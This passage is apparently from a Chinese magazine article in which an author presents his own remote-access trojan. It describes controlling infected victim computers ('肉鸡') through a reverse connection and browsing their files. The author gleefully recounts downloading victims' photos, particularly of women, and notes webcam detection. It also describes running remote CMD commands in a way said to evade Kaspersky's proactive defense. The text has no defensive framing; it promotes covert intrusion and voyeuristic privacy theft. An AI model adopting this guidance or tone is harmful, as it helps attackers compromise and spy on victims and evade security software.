


图4

三、肉鸡控制

抓肉鸡有很多种方式，比如利用网站挂马就是比较流行的一种。这次，我们采用反弹方式，当有人中了我们的木马后，就会乖乖地来向我们报到了。更新完毕后，等待一会儿就会有肉鸡上线了，如图5。




图5

大家细心的话，还会从图5中发现有一个PING值，这个功能是显示肉鸡的网速，免的玩起来特慢而不爽。还有IP地址前面的电脑小图标，如果肉鸡有视频的话，它就会显示为摄像头的样子，不需要再用筛选功能进行搜索了。

1．文件管理

如果要进行文件管理，直接在文件管理模块里进行操作就可以，因为操作都很傻瓜化，所以就不再一一进行介绍了。我喜欢在肉鸡上下载一些东西（嘿嘿，不知大家有没有这个爱好），比如相片什么的，有时还会下下电影看。因为有断点续传的功能，所以不必担心下载了一半后要重新下，在下载的时候给这台肉鸡标上备注，下次上线时接着下载就可以了。如果你想下载MM肉鸡上的相片，可是她的网速特别慢，那怎么办？呵呵，这个我早就考虑到了，所以增加了一个远程文件压缩／解压缩和本地文件压缩和解压缩功能。因为相片的压缩比比较大，所以1M多的相片压缩后也就几十K，很快就会下载到本机上来一睹漂亮MM的芳容。下载过程中，还能准确显示当前的下载量、下载速度和剩余时间。如图6就是我在肉鸡上下载东西的截图，下载速度为316.83kb/s。嘿嘿，是不是很爽！

2．进程管理

因为系统信息、传输管理和注册表都很简单，在此就不再进行过多的介绍了。进程管理加入了显示进程的路径功能（图7），以方便大家对进程的管理和分析，看看有没有人来抢我们的肉鸡（比如屏幕监控时没有发现打开IE，但却在进程里发现了IE的进程，那就说明你的肉鸡在被你玩的同时还在被别人玩着），反正我碰到好几次这样的情况了，没有二话，肉鸡是我的，谁抢踢谁。




图6




图7

3．窗口管理

可以显示当前打开的所有窗体和窗体句柄，在窗体名称上右单击，就会弹出一个快捷菜单，可以对窗体进行关闭，隐藏和最小化等操作（图8）。




图8

4．CMD 命令执行

在这个功能中加入了两种执行 CMD 命令的方式，各有优缺点，大家可以按需要进行使用（图9）。“执行模拟DOS”，可以躲过卡巴的主动防御，不过返回结果比较慢（因为加入了延时，所以使用起来还不错）。

“开启TELNET”，当执行这个命令后，肉鸡会新建一个CMD 进程，服务端通过双管道和 CMD 进行信息的读写交互操作。这个使用起来比较爽，不过却不能躲过卡巴的主动防御。

